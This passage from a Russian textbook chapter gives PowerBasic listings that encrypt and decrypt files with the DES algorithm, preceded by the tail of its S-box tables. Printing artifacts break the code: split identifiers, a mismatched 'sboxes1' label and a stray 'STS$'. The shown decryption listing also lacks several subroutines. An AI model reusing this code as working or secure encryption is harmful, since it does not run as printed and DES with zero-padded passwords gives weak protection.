1	13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
2	1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
3	6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12

S8	**0**	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**	**11**	**12**	**13**	**14**	**15**
0	13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
1	1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
2	7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
3	2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

Пример реализации алгоритма DES представлен в листингах 18.3 и 18.4 (компилятор — PowerBasic).

Листинг 18.3. Пример реализации алгоритма DES на языке Basic для шифрования файлов

```
$CPU 80386
$FLOAT NPX
$OPTIMIZE SPEED
$LIB ALL-
$OPTION CNTLBREAK ON

DECLARE FUNCTION MYBIN$ (n%)

DECLARE FUNCTION desalg$ (a$)

DECLARE SUB f (i%, a%(), x%())
DECLARE SUB transpose (datax%(), T%(), n%)
DECLARE SUB mrotate (keyx%())

DECLARE SUB stob (a$, mbits%())
DECLARE SUB btos (mbits%(), a$)
DECLARE SUB letbe (target%(), source%(), LAST%)
DECLARE SUB init (x() AS INTEGER, n%)
DECLARE SUB sboxinit (b() AS INTEGER)

DECLARE SUB xtob (a$, mbits%())

DIM s(1 TO 8, 1 TO 64) AS shared INTEGER
```

Продолжение листинга 18.3

```
' Инициализация

RESTORE InitialTrl
DIM InitialTr(1 TO 64) AS shared INTEGER
init InitialTr(), 64

RESTORE FinalTrl
DIM FinalTr(1 TO 64) AS shared INTEGER
init FinalTr(), 64

RESTORE swappyl
DIM swappy(1 TO 64) AS shared INTEGER
init swappy(), 64

RESTORE KeyTr1l
DIM KeyTr1(1 TO 56) AS shared INTEGER
init KeyTr1(), 56

RESTORE KeyTr2l
DIM KeyTr2(1 TO 48) AS shared INTEGER
init KeyTr2(), 48

RESTORE etrl
DIM etr(1 TO 48) AS shared INTEGER
init etr(), 48

RESTORE ptrl
DIM ptr(1 TO 32) AS shared INTEGER
init ptr(), 32

sboxinit s()

RESTORE rotsl
DIM rots(1 TO 16) AS shared INTEGER
init rots(), 16

DIM XR(1 TO 56) AS shared INTEGER

DIM EF(1 TO 64) AS shared INTEGER
DIM ikeyf(1 TO 64) AS shared INTEGER
DIM yf(1 TO 64) AS shared INTEGER
```

Продолжение листинга 18.3

```
DIM ades(1 TO 64) AS shared INTEGER
DIM bdes(1 TO 64) AS shared INTEGER
DIM xdes(1 TO 64) AS shared INTEGER

DIM XT(1 TO 64)   AS shared INTEGER

DIM P2(1 TO 64)   AS shared INTEGER

' Главная программа
main:
CLS
parm$ = ltrim$(rtrim$(COMMAND$))+" "
IF LEN(parm$) > 1 THEN
 Plainf$ = LTRIM$(RTRIM$(LEFT$(parm$, INSTR(parm$, " "))))
 PRINT "Исходный файл : "; Plainf$
ELSE
INPUT "Исходный файл : ", plainf$
END IF
if len(plainf$)=0 then
 print : print "СБОЙ: введите имя файла!"
 system
end if
OPEN plainf$ FOR RANDOM AS 1
lof1& = LOF(1)
IF lof1& = 0 THEN
 CLOSE #1
 KILL plainf$
 PRINT : PRINT "Файл не найден!";
 SYSTEM
ELSE
 IF lof1& > 9999999 THEN PRINT : PRINT "Исходный файл слишком
велик!": SYSTEM
 CLOSE #1
 OPEN plainf$ for binary access read as #1
END IF

cipherf$ = ""
sp0% = 0: sp% = 0
DO
 sp0% = sp%
 sp% = INSTR(sp% + 1, plainf$, "\")
```

Продолжение листинга 18.3

```
LOOP WHILE sp% > 0
bplainf$ = RIGHT$(plainf$, LEN(plainf$) - (sp0%))
PRINT "Сохраняемое имя файла: "; bplainf$
pp% = INSTR(sp0% + 1, plainf$, ".")
IF pp% = 0 THEN
 dcipherf$ = plainf$ + ".DES"
ELSE
 dcipherf$ = LEFT$(plainf$, pp% - 1) + ".DES"
END IF
PRINT " По умолчанию : "; dcipherf$
INPUT "Выходной файл : ", cipherf$
IF cipherf$ = "" THEN cipherf$ = dcipherf$
OPEN cipherf$ FOR RANDOM AS 2
IF LOF(2) > 0 THEN
 CLOSE #2
 PRINT : PRINT "Выходной файл уже существует!"
 SYSTEM
ELSE
 CLOSE #2
 OPEN cipherf$ FOR binary AS 2
END IF

PW$ = ""
LOCATE 9, 1
INPUT ; "     Пароль : ", PW$

IF (LEN(PW$) < 8) THEN PW$ = PW$ + STRING$(8 - LEN(PW$), 0)

IF len(pw$) = 16 then

   LOCATE 9, 8: PRINT "Пароль : "; STRING$(16, 15); STRING$(10, " ")
   PW$ = ucase$(PW$)
   xtob PW$, P2()

ELSE

   LOCATE 9, 8: PRINT "Пароль : "; STRING$(8, 15); STRING$(10, " ")
   PW$ = LEFT$(PW$, 8)
   stob PW$, P2()

end IF
```

Продолжение листинга 18.3

```
transpose P2(), KeyTr1(), 56
ciphertekst$ = ""
blocks& = lof1& \ 256

w = RND(-INT(TIMER))
anything$ = ""
FOR i% = 1 TO 12
 anything$ = anything$ + CHR$(128 + INT(127 * RND(1)))
NEXT i%

header$ = "#" + LTRIM$(STR$(lof1&))
header$ = "DES" + LEFT$(anything$, 8 - LEN(header$)) + header$
header$ = header$ + RIGHT$(anything$, 12 - LEN(bplainf$)) +
          "#" + bplainf$

chead-
er$=desalg$(left$(header$,8))+desalg$(MID$(header$,9,8))+desalg
$(right$(header$,8))

put$ #2, cheader$

LOCATE 10, 8:  PRINT ; "Шифрование:   0 %";

inblock$=space$(256)

FOR n& = 1 TO blocks&
 get$ #1,256,inblock$
 outblock$=""
  for b%=1 to 256 step 8
   outblock$ = outblock$+desalg$(mid$(inblock$,b%,8))
  next
  Put$ #2, outblock$
  LOCATE 10, 19: PRINT ; USING "###"; (n& / blocks&) * 100;
NEXT n&

rest1 = lof1& MOD 256
rest2 = lof1& MOD 8
rest  = rest1-rest2

IF rest1 > 0 THEN
```

```
 outblock$=""
 get$ #1,rest1,inblock$
```

Продолжение листинга 18.3

```
 if rest2 > 0 then
  inblock$=inblock$+left$(anything$,(8-rest2))
 end if
 for b%=1 to len(inblock$) step 8
  outblock$ = outblock$+desalg$(mid$(inblock$,b%,8))
 next
 Put$ #2, outblock$
END IF

CLOSE
LOCATE 10, 19: PRINT "100 %  завершено"
PRINT : PRINT "Шифрование по алгоритму DES завершено."
PRINT
SYSTEM

' Данные и функции

InitialTrl:
DATA 58,50,42,34,26,18,10,02,60,52,44,36,28,20,12,04
DATA 62,54,46,38,30,22,14,06,64,56,48,40,32,24,16,08
DATA 57,49,41,33,25,17,09,01,59,51,43,35,27,19,11,03
DATA 61,53,45,37,29,21,13,05,63,55,47,39,31,23,15,07

FinalTrl:
DATA 40,08,48,16,56,24,64,32,39,07,47,15,55,23,63,31
DATA 38,06,46,14,54,22,62,30,37,05,45,13,53,21,61,29
DATA 36,04,44,12,52,20,60,28,35,03,43,11,51,19,59,27
DATA 34,02,42,10,50,18,58,26,33,01,41,09,49,17,57,25

swappyl:
DATA 33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48
DATA 49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64
DATA 01,02,03,04,05,06,07,08,09,10,11,12,13,14,15,16
DATA 17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32

KeyTr1l:
DATA 57,49,41,33,25,17,09,01,58,50,42,34,26,18,10,02
DATA 59,51,43,35,27,19,11,03,60,52,44,36
```

```
DATA 63,55,47,39,31,23,15,07,62,54,46,38,30,22,14,06
DATA 61,53,45,37,29,21,13,05,28,20,12,04
```

Продолжение листинга 18.3

```
KeyTr2l:
DATA 14,17,11,24,01,05,03,28,15,06,21,10,23,19,12,04
DATA 26,08,16,07,27,20,13,02,41,52,31,37,47,55,30,40
DATA 51,45,33,48,44,49,39,56,34,53,46,42,50,36,29,32

etrl:
DATA 32,01,02,03,04,05,04,05,06,07,08,09,08,09,10,11
DATA 12,13,12,13,14,15,16,17,16,17,18,19,20,21,20,21
DATA 22,23,24,25,24,25,26,27,28,29,28,29,30,31,32,01

ptrl:
DATA 16,07,20,21,29,12,28,17,01,15,23,26,05,18,31,10
DATA 02,08,24,14,32,27,03,09,19,13,30,06,22,11,04,25

sboxesl:
DATA 14,04,13,01,02,15,11,08,03,10,06,12,05,09,00,07
DATA 00,15,07,04,14,02,13,01,10,06,12,11,09,05,03,08
DATA 04,01,14,08,13,06,02,11,15,12,09,07,03,10,05,00
DATA 15,12,08,02,04,09,01,07,05,11,03,14,10,00,06,13

DATA 15,01,08,14,06,11,03,04,09,07,02,13,12,00,05,10
DATA 03,13,04,07,15,02,08,14,12,00,01,10,06,09,11,05
DATA 00,14,07,11,10,04,13,01,05,08,12,06,09,03,02,15
DATA 13,08,10,01,03,15,04,02,11,06,07,12,00,05,14,09

DATA 10,00,09,14,06,03,15,05,01,13,12,07,11,04,02,08
DATA 13,07,00,09,03,04,06,10,02,08,05,14,12,11,15,01
DATA 13,06,04,09,08,15,03,00,11,01,02,12,05,10,14,07
DATA 01,10,13,00,06,09,08,07,04,15,14,03,11,05,02,12

DATA 07,13,14,03,00,06,09,10,01,02,08,05,11,12,04,15
DATA 13,08,11,05,06,15,00,03,04,07,02,12,01,10,14,09
DATA 10,06,09,00,12,11,07,13,15,01,03,14,05,02,08,04
DATA 03,15,00,06,10,01,13,08,09,04,05,11,12,07,02,14

DATA 02,12,04,01,07,10,11,06,08,05,03,15,13,00,14,09
DATA 14,11,02,12,04,07,13,01,05,00,15,10,03,09,08,06
```

```
DATA 04,02,01,11,10,13,07,08,15,09,12,05,06,03,00,14
DATA 11,08,12,07,01,14,02,13,06,15,00,09,10,04,05,03
```

Продолжение листинга 18.3

```
DATA 12,01,10,15,09,02,06,08,00,13,03,04,14,07,05,11
DATA 10,15,04,02,07,12,09,05,06,01,13,14,00,11,03,08
DATA 09,14,15,05,02,08,12,03,07,00,04,10,01,13,11,06
DATA 04,03,02,12,09,05,15,10,11,14,01,07,06,00,08,13

DATA 04,11,02,14,15,00,08,13,03,12,09,07,05,10,06,01
DATA 13,00,11,07,04,09,01,10,14,03,05,12,02,15,08,06
DATA 01,04,11,13,12,03,07,14,10,15,06,08,00,05,09,02
DATA 06,11,13,08,01,04,10,07,09,05,00,15,14,02,03,12

DATA 13,02,08,04,06,15,11,01,10,09,03,14,05,00,12,07
DATA 01,15,13,08,10,03,07,04,12,05,06,11,00,14,09,02
DATA 07,11,04,01,09,12,14,02,00,06,10,13,15,03,05,08
DATA 02,01,14,07,04,10,08,13,15,12,09,00,03,05,06,11

rotsl:
DATA 1,1,2,2,2,2,2,2,1,2,2,2,2,2,2,1

SUB btos (mbits() AS INTEGER, a$)
a$ = ""
FOR i% = 1 TO 8
 w% = 0
 FOR j% = 1 TO 8
  w% = w% + ((mbits(((i% - 1) * 8) + j%)) * (2 ^ (8 - j%)))
 NEXT j%
 a$ = a$ + CHR$(w%)
NEXT i%
END SUB

FUNCTION desalg$ (a$)
 temp$ = ""
 stob a$, ades()
 transpose ades(), InitialTr(), 64
 FOR i% = 1 TO 16
  letbe bdes(), ades(), 64
  FOR j% = 1 TO 32
```

```
   ades(j%) = bdes(j% + 32)
  NEXT j%
  f i%, ades(), xdes()
  FOR j% = 1 TO 32
   ades(j% + 32) = (bdes(j%) + xdes(j%)) MOD 2
```

Продолжение листинга 18.3

```
  NEXT j%
 NEXT i%
 transpose ades(), swappy(), 64
 transpose ades(), FinalTr(), 64
 btos ades(), temp$
 desalg$ = temp$
END FUNCTION

SUB f (i%, a() AS INTEGER, x() AS INTEGER)
h% = i%: letbe EF(), a(), 64
transpose EF(), etr(), 48
FOR j% = 1 TO rots(h%)
 mrotate P2()
NEXT j%
letbe ikeyf(), P2(), 64: transpose ikeyf(), KeyTr2(), 48
FOR j% = 1 TO 48
 yf(j%) = (EF(j%) + ikeyf(j%)) MOD 2
NEXT j%
FOR k% = 1 TO 8
 k6% = 6 * k%: k4% = 4 * k%
 r% = (32 * yf(k6% - 5)) + (16 * yf(k6%)) + (8 * yf(k6% - 4)) +
(4 * yf(k6% - 3)) + (2 * yf(k6% - 2)) + yf(k6% - 1) + 1
 x(k4% - 3) = (s(k%, r%) \ 8) MOD 2: x(k4% - 2) = (s(k%, r%) \
4) MOD 2
 x(k4% - 1) = (s(k%, r%) \ 2) MOD 2: x(k4%) = s(k%, r%) MOD 2
NEXT k%
transpose x(), ptr(), 32
END SUB

SUB init (x() AS INTEGER, n%)
 FOR i% = 1 TO n%
  READ x(i%)
 NEXT i%
END SUB
```

```
SUB letbe (target() AS INTEGER, source() AS INTEGER, LAST%)
FOR i% = 1 TO LAST%
 target(i%) = source(i%)
NEXT i%
END SUB
```

Продолжение листинга 18.3

```
FUNCTION MYBIN$ (n%)
LOCAL ST$
p% = n%
ST$=""
FOR i% = 1 TO 8
 IF (p% MOD 2) THEN
  ST$ = "1" + ST$
 ELSE
  ST$ = "0" + ST$
 END IF
 p% = p% \ 2
NEXT i%
MYBIN$ = ST$
END FUNCTION

SUB mrotate (keyr() AS INTEGER)
letbe XR(), keyr(), 56
FOR i% = 1 TO 55
 XR(i%) = XR(i% + 1)
NEXT i%
XR(28) = keyr(1): XR(56) = keyr(29)
letbe keyr(), XR(), 56
END SUB

SUB sboxinit (b() AS INTEGER)
RESTORE sboxes1
FOR i% = 1 TO 8
 FOR j% = 1 TO 64
  READ b(i%, j%)
 NEXT j%
NEXT i%
END SUB

SUB stob (a$, mbits() AS INTEGER)
```

```
FOR i% = 1 TO 8
 b$ = MYBIN$(ASC(MID$(a$, i%, 1)))
 FOR j% = 1 TO 8
  mbits(((i% - 1) * 8) + j%) = ASC(MID$(b$, j%, 1)) - 48
 NEXT j%
NEXT i%
END SUB
```

Продолжение листинга 18.3

```
SUB transpose (datax() AS INTEGER, T() AS INTEGER, n%)
letbe XT(), datax(), 64
FOR i% = 1 TO n%
 datax(i%) = XT(T(i%))
NEXT i%
END SUB

SUB xtob (a$, mbits() AS INTEGER)
LOCAL X$,NIBBLE$
FOR i% = 1 to 16
    X$ = MID$(a$,i%,1)
    SELECT CASE X$
    CASE "0"
     NIBBLE$ = "0000"
    CASE "1"
     NIBBLE$ = "0001"
    CASE "2"
     NIBBLE$ = "0010"
    CASE "3"
     NIBBLE$ = "0011"
    CASE "4"
     NIBBLE$ = "0100"
    CASE "5"
     NIBBLE$ = "0101"
    CASE "6"
     NIBBLE$ = "0110"
    CASE "7"
     NIBBLE$ = "0111"
    CASE "8"
     NIBBLE$ = "1000"
    CASE "9"
     NIBBLE$ = "1001"
    CASE "A"
```

```
     NIBBLE$ = "1010"
    CASE "B"
     NIBBLE$ = "1011"
    CASE "C"
     NIBBLE$ = "1100"
    CASE "D"
     NIBBLE$ = "1101"
    CASE "E"
```

Окончание листинга 18.3

```
     NIBBLE$ = "1110"
    CASE "F"
     NIBBLE$ = "1111"
    CASE ELSE
     Print "Не является 16-ричным значением!"
     SYSTEM
    END SELECT
    FOR j% = 1 to 4
        mbits(((i% - 1) * 4) + j%) = ASC(MID$(NIBBLE$, j%, 1)) - 48
    NEXT j%
  NEXT i%
END SUB
```

Листинг 18.4. Пример реализации алгоритма DES на языке Basic для расшифровывания файлов

```
$CPU 80386
$FLOAT NPX
$OPTIMIZE SPEED
$LIB ALL-
$OPTION CNTLBREAK ON

DECLARE FUNCTION MYBIN$ (n%)

DECLARE FUNCTION desalg$ (a$)

DECLARE SUB f (i%, a%(), x%())
DECLARE SUB transpose (datax%(), T%(), n%)
DECLARE SUB mrotate (keyx%())

DECLARE SUB stob (a$, mbits%())
DECLARE SUB btos (mbits%(), a$)
DECLARE SUB letbe (target%(), source%(), last%)
```

```
DECLARE SUB init (x() AS INTEGER, n%)
DECLARE SUB sboxinit (b() AS INTEGER)

DECLARE SUB xtob (a$, mbits%())

DIM s(1 TO 8, 1 TO 64) AS shared INTEGER

' Инициализация
RESTORE InitialTrl
```

Продолжение листинга 18.4

```
DIM InitialTr(1 TO 64) AS shared INTEGER
init InitialTr(), 64

RESTORE FinalTrl
DIM FinalTr(1 TO 64) AS shared INTEGER
init FinalTr(), 64

RESTORE swappyl
DIM swappy(1 TO 64) AS shared INTEGER
init swappy(), 64

RESTORE KeyTr1l
DIM KeyTr1(1 TO 56) AS shared INTEGER
init KeyTr1(), 56

RESTORE KeyTr2l
DIM KeyTr2(1 TO 48) AS shared INTEGER
init KeyTr2(), 48

RESTORE etrl
DIM etr(1 TO 48) AS shared INTEGER
init etr(), 48

RESTORE ptrl
DIM ptr(1 TO 32) AS shared INTEGER
init ptr(), 32

sboxinit s()

RESTORE rotsl
DIM rots(1 TO 16) AS shared INTEGER
```

```
init rots(), 16

DIM XR(1 TO 56) AS shared INTEGER

DIM EF(1 TO 64) AS shared INTEGER
DIM ikeyf(1 TO 64) AS shared INTEGER
DIM yf(1 TO 64) AS shared INTEGER

DIM ades(1 TO 64) AS shared INTEGER
DIM bdes(1 TO 64) AS shared INTEGER
```

Продолжение листинга 18.4

```
DIM xdes(1 TO 64) AS shared INTEGER

DIM XT(1 TO 64)   AS shared INTEGER

DIM P2(1 TO 64) AS shared INTEGER

main:
CLS
parm$ = ltrim$(rtrim$(COMMAND$))+" "
IF LEN(parm$) > 1 THEN
 cipherf$ = LTRIM$(RTRIM$(LEFT$(parm$, INSTR(parm$, " "))))
 PRINT "Имя  зашифрованного файла : "; cipherf$
ELSE
 INPUT "Имя расшифрованного файла : ", cipherf$
END IF
if len(cipherf$)=0 then
 print : print "СБОЙ: введите имя файла!"
 system
end if
OPEN cipherf$ FOR RANDOM AS 1
lof1& = LOF(1)
IF lof1& = 0 THEN
 CLOSE #1
 KILL cipherf$
 PRINT : PRINT "Файл не найден!";
 SYSTEM
ELSE
 CLOSE #1
 OPEN cipherf$ for binary access read as #1
END IF
```

```
PW$ = ""
LOCATE 6, 1
INPUT "                      Пароль : ", PW$

IF (LEN(PW$) < 8) THEN PW$ = PW$ + STRING$(8 - LEN(PW$), 0)

IF len(pw$) = 16 then

   LOCATE 6, 1: PRINT "                      Пароль : ";
   STRING$(16, 15); STRING$(10, " ")
```

Продолжение листинга 18.4

```
    PW$ = ucase$(PW$)
    xtob PW$, P2()
ELSE
   LOCATE 6, 1: PRINT "                       Пароль : ";
   STRING$(8, 15); STRING$(10, " ")
   PW$ = LEFT$(PW$, 8)
   stob PW$, P2()
END IF

PRINT "            Проверка пароля : ";
transpose P2(), KeyTr1(), 56
get$ #1,24,cheader$
header$ = desalg$(LEFT$(cheader$, 8))
IF NOT (LEFT$(header$, 3) = "DES") THEN
 PRINT "Неверен!": PRINT : PRINT "Неправильный пароль или ";
       cipherf$; " не является зашифрованным файлом!"
 SYSTEM
ELSE
 PRINT "Верен!"
END IF

PRINT "       Проверка длины файла :";
header$ = header$ + desalg$(MID$(cheader$, 9, 8))
header$ = header$ + desalg$(RIGHT$(cheader$, 8))
pl% = INSTR(header$, "#")
le$ = MID$(header$, pl% + 1, (11 - pl%))
lf& = VAL(le$)
ev& = lf& + 24
IF (ev& MOD 8) THEN ev& = ev& + 8 - (ev& MOD 8)
```

```
rescue% = 0
IF (ev& <> lof1&) THEN
 PRINT "Неверна!! (возможна потеря данных)"
 PRINT "     Длина исходного файла :"; lf&
 PRINT "    Длина указанного файла :"; lof1&
 PRINT "   Длина файла должна быть :"; ev&
 INPUT ; "Попытаться восстановить? (y/n) : ", q$:
         IF (INSTR(q$, "N") OR (INSTR(q$, "n"))) THEN SYSTEM
 rescue% = 4: PRINT
ELSE
 PRINT lf&; ", Верна!"
END IF
```

Продолжение листинга 18.4

```
pl% = INSTR(12, header$, "#")
oldplainf$ = RIGHT$(header$, 24 - pl%)
PRINT "        Имя исходного файла : "; oldplainf$;
OPEN oldplainf$ FOR RANDOM AS 2
IF INSTR(oldplainf$, ".") THEN
 PRINT " ([*.*] ";
ELSE
 PRINT " ([*] ";
END IF
IF LOF(2) > 0 THEN PRINT "уже есть в каталоге";
PRINT ")"
CLOSE #2
plainf$ = ""
INPUT "        Имя выходного файла : ", plainf$
IF plainf$ = "" THEN plainf$ = oldplainf$
plainf$ = RTRIM$(LTRIM$(plainf$))
IF INSTR(plainf$, "*.") THEN
 IF INSTR(oldplainf$, ".") THEN
  plainf$ = LEFT$(plainf$, INSTR(plainf$, "*.") - 1) +
LEFT$(oldplainf$, INSTR(oldplainf$, ".")) + RIGHT$(plainf$,
LEN(plainf$) - INSTR(plainf$, "*.") - 1)
 ELSE
  plainf$ = LEFT$(plainf$, INSTR(plainf$, "*.") - 1) +
oldplainf$ + RIGHT$(plainf$, LEN(plainf$) - INSTR(plainf$,
"*."))
 END IF
END IF
IF (RIGHT$(plainf$, 1) = "*") THEN
```

```
 IF plainf$ = "*" THEN
  plainf$ = oldplainf$
 ELSE
  IF (MID$(plainf$, LEN(plainf$) - 1, 1) = ".") THEN
   plainf$ = LEFT$(plainf$, INSTR(plainf$, ".") - 1) +
             RIGHT$(oldplainf$, LEN(oldplainf$) -
             INSTR(oldplainf$, ".") + 1)
  ELSE
   plainf$ = LEFT$(plainf$, LEN(plainf$) - 1) + oldplainf$
  END IF
 END IF
END IF
IF RIGHT$(plainf$, 1) = "\" THEN plainf$ = plainf$ + oldplainf$
```

Продолжение листинга 18.4

```
OPEN plainf$ FOR RANDOM AS 2
IF LOF(2) > 0 THEN
 CLOSE #2
 PRINT : PRINT "Уже есть файл с таким именем!"
 SYSTEM
ELSE
 CLOSE #2
 OPEN plainf$ FOR BINARY AS 2
END IF

plaintekst$ = ""
blocks& = (LOF(1) \ 8) - 3

LOCATE rescue% + 11, 21: PRINT ; "Расшифровывание :   0 %";

bigblocks&=(blocks&-1) \ 32
large$=space$(256)
FOR m& = 1 TO bigblocks&
  outblock$=""
  get$ #1,256,large$
  for o%=1 to 256 step 8
   outblock$=outblock$+desalg$(mid$(large$,o%,8))
  next
  put$ #2,outblock$
  LOCATE rescue% + 11, 32: PRINT ; USING "###"; (m& / (big-
blocks&+1)) * 100;
```

```
next

FOR n& = (bigblocks&*32)+1 TO blocks& - 1
 GET$ #1,8,ciphertekst$
 plaintekst$ = desalg$(ciphertekst$)
 PUT$ #2, plaintekst$
 LOCATE rescue% + 11, 32: PRINT ; USING "###"; (n& / blocks&) *
100;
NEXT n&
get$ #1,8,ciphertekst$
if len(ciphertekst$) > 0 then
   plaintekst$ = desalg$(ciphertekst$)
   IF rescue% THEN
     last$ = plaintekst$
   ELSE
```

Продолжение листинга 18.4

```
     last$ = LEFT$(plaintekst$, lf& + 32 - LOF(1))
   END IF
   IF LEN(last$) > 0 THEN
      PUT$ #2, last$
   END IF
end if
CLOSE
LOCATE 11 + rescue%, 32: PRINT "100 %  готово": PRINT
IF rescue% THEN
 PRINT "Попытайтесь другим способом расшифровать этот файл."
ELSE
 PRINT "Расшифровывание по алгоритму DES завершено."
END IF
SYSTEM

' Данные и функции

InitialTrl:
DATA 58,50,42,34,26,18,10,02,60,52,44,36,28,20,12,04
DATA 62,54,46,38,30,22,14,06,64,56,48,40,32,24,16,08
DATA 57,49,41,33,25,17,09,01,59,51,43,35,27,19,11,03
DATA 61,53,45,37,29,21,13,05,63,55,47,39,31,23,15,07

FinalTrl:
DATA 40,08,48,16,56,24,64,32,39,07,47,15,55,23,63,31
```

```
DATA 38,06,46,14,54,22,62,30,37,05,45,13,53,21,61,29
DATA 36,04,44,12,52,20,60,28,35,03,43,11,51,19,59,27
DATA 34,02,42,10,50,18,58,26,33,01,41,09,49,17,57,25

swappyl:
DATA 33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48
DATA 49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64
DATA 01,02,03,04,05,06,07,08,09,10,11,12,13,14,15,16
DATA 17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32

KeyTr1l:
DATA 57,49,41,33,25,17,09,01,58,50,42,34,26,18,10,02
DATA 59,51,43,35,27,19,11,03,60,52,44,36
DATA 63,55,47,39,31,23,15,07,62,54,46,38,30,22,14,06
DATA 61,53,45,37,29,21,13,05,28,20,12,04
```

Продолжение листинга 18.4

```
KeyTr2l:
DATA 14,17,11,24,01,05,03,28,15,06,21,10,23,19,12,04
DATA 26,08,16,07,27,20,13,02,41,52,31,37,47,55,30,40
DATA 51,45,33,48,44,49,39,56,34,53,46,42,50,36,29,32

etrl:
DATA 32,01,02,03,04,05,04,05,06,07,08,09,08,09,10,11
DATA 12,13,12,13,14,15,16,17,16,17,18,19,20,21,20,21
DATA 22,23,24,25,24,25,26,27,28,29,28,29,30,31,32,01

ptrl:
DATA 16,07,20,21,29,12,28,17,01,15,23,26,05,18,31,10
DATA 02,08,24,14,32,27,03,09,19,13,30,06,22,11,04,25

sboxesl:
DATA 14,04,13,01,02,15,11,08,03,10,06,12,05,09,00,07
DATA 00,15,07,04,14,02,13,01,10,06,12,11,09,05,03,08
DATA 04,01,14,08,13,06,02,11,15,12,09,07,03,10,05,00
DATA 15,12,08,02,04,09,01,07,05,11,03,14,10,00,06,13

DATA 15,01,08,14,06,11,03,04,09,07,02,13,12,00,05,10
DATA 03,13,04,07,15,02,08,14,12,00,01,10,06,09,11,05
DATA 00,14,07,11,10,04,13,01,05,08,12,06,09,03,02,15
DATA 13,08,10,01,03,15,04,02,11,06,07,12,00,05,14,09
```

```
DATA 10,00,09,14,06,03,15,05,01,13,12,07,11,04,02,08
DATA 13,07,00,09,03,04,06,10,02,08,05,14,12,11,15,01
DATA 13,06,04,09,08,15,03,00,11,01,02,12,05,10,14,07
DATA 01,10,13,00,06,09,08,07,04,15,14,03,11,05,02,12

DATA 07,13,14,03,00,06,09,10,01,02,08,05,11,12,04,15
DATA 13,08,11,05,06,15,00,03,04,07,02,12,01,10,14,09
DATA 10,06,09,00,12,11,07,13,15,01,03,14,05,02,08,04
DATA 03,15,00,06,10,01,13,08,09,04,05,11,12,07,02,14

DATA 02,12,04,01,07,10,11,06,08,05,03,15,13,00,14,09
DATA 14,11,02,12,04,07,13,01,05,00,15,10,03,09,08,06
DATA 04,02,01,11,10,13,07,08,15,09,12,05,06,03,00,14
DATA 11,08,12,07,01,14,02,13,06,15,00,09,10,04,05,03
```

Продолжение листинга 18.4

```
DATA 12,01,10,15,09,02,06,08,00,13,03,04,14,07,05,11
DATA 10,15,04,02,07,12,09,05,06,01,13,14,00,11,03,08
DATA 09,14,15,05,02,08,12,03,07,00,04,10,01,13,11,06
DATA 04,03,02,12,09,05,15,10,11,14,01,07,06,00,08,13

DATA 04,11,02,14,15,00,08,13,03,12,09,07,05,10,06,01
DATA 13,00,11,07,04,09,01,10,14,03,05,12,02,15,08,06
DATA 01,04,11,13,12,03,07,14,10,15,06,08,00,05,09,02
DATA 06,11,13,08,01,04,10,07,09,05,00,15,14,02,03,12

DATA 13,02,08,04,06,15,11,01,10,09,03,14,05,00,12,07
DATA 01,15,13,08,10,03,07,04,12,05,06,11,00,14,09,02
DATA 07,11,04,01,09,12,14,02,00,06,10,13,15,03,05,08
DATA 02,01,14,07,04,10,08,13,15,12,09,00,03,05,06,11

rotsl:
DATA 1,1,2,2,2,2,2,2,1,2,2,2,2,2,2,1

SUB btos (mbits() AS INTEGER, a$)
a$ = ""
FOR i% = 1 TO 8
 w% = 0
 FOR j% = 1 TO 8
  w% = w% + ((mbits(((i% - 1) * 8) + j%)) * (2 ^ (8 - j%)))
```

```
 NEXT j%
 a$ = a$ + CHR$(w%)
NEXT i%
END SUB

FUNCTION desalg$ (a$)
 temp$ = "": stob a$, ades()
 transpose ades(), InitialTr(), 64
 transpose ades(), swappy(), 64
 FOR i% = 16 TO 1 STEP -1
  letbe bdes(), ades(), 64
  f i%, bdes(), xdes()
  FOR j% = 1 TO 32
   ades(j%) = (bdes(j% + 32) + xdes(j%)) MOD 2
  NEXT j%
  FOR j% = 33 TO 64
   ades(j%) = bdes(j% - 32)
```

Продолжение листинга 18.4

```
  NEXT j%
 NEXT i%
 transpose ades(), FinalTr(), 64
 btos ades(), temp$
 desalg$ = temp$
END FUNCTION

SUB f (i%, a() AS INTEGER, x() AS INTEGER)
h% = i%: letbe EF(), a(), 64
transpose EF(), etr(), 48
letbe ikeyf(), P2(), 64
transpose ikeyf(), KeyTr2(), 48
FOR j% = 1 TO rots(h%)
 mrotate P2()
NEXT j%

FOR j% = 1 TO 48
 yf(j%) = (EF(j%) + ikeyf(j%)) MOD 2
NEXT j%
FOR k% = 1 TO 8
 k6% = 6 * k%: k4% = 4 * k%
 r% = (32 * yf(k6% - 5)) + (16 * yf(k6%)) + (8 * yf(k6% - 4)) +
(4 * yf(k6% - 3)) + (2 * yf(k6% - 2)) + yf(k6% - 1) + 1
```

```
 x(k4% - 3) = (s(k%, r%) \ 8) MOD 2: x(k4% - 2) = (s(k%, r%) \
4) MOD 2
 x(k4% - 1) = (s(k%, r%) \ 2) MOD 2: x(k4%) = s(k%, r%) MOD 2
NEXT k%
transpose x(), ptr(), 32
END SUB

SUB init (x() AS INTEGER, n%)
 FOR i% = 1 TO n%
  READ x(i%)
 NEXT i%
END SUB

SUB letbe (target() AS INTEGER, source() AS INTEGER, last%)
FOR il% = 1 TO last%
 target(il%) = source(il%)
NEXT il%
END SUB
```

Продолжение листинга 18.4

```
FUNCTION MYBIN$ (n%)
STS$ = ""
p% = n%
 FOR i% = 1 TO 8
  IF (p% MOD 2) THEN
   ST$ = "1" + ST$
  ELSE
   ST$ = "0" + ST$
  END IF
  p% = p% \ 2
 NEXT i%
 MYBIN$ = ST$
END FUNCTION

SUB mrotate (keyr() AS INTEGER)
letbe XR(), keyr(), 56
FOR ir% = 56 TO 2 STEP -1
 XR(ir%) = XR(ir% - 1)
NEXT ir%
XR(1) = keyr(28): XR(29) = keyr(56)
letbe keyr(), XR(), 56
END SUB
```

```
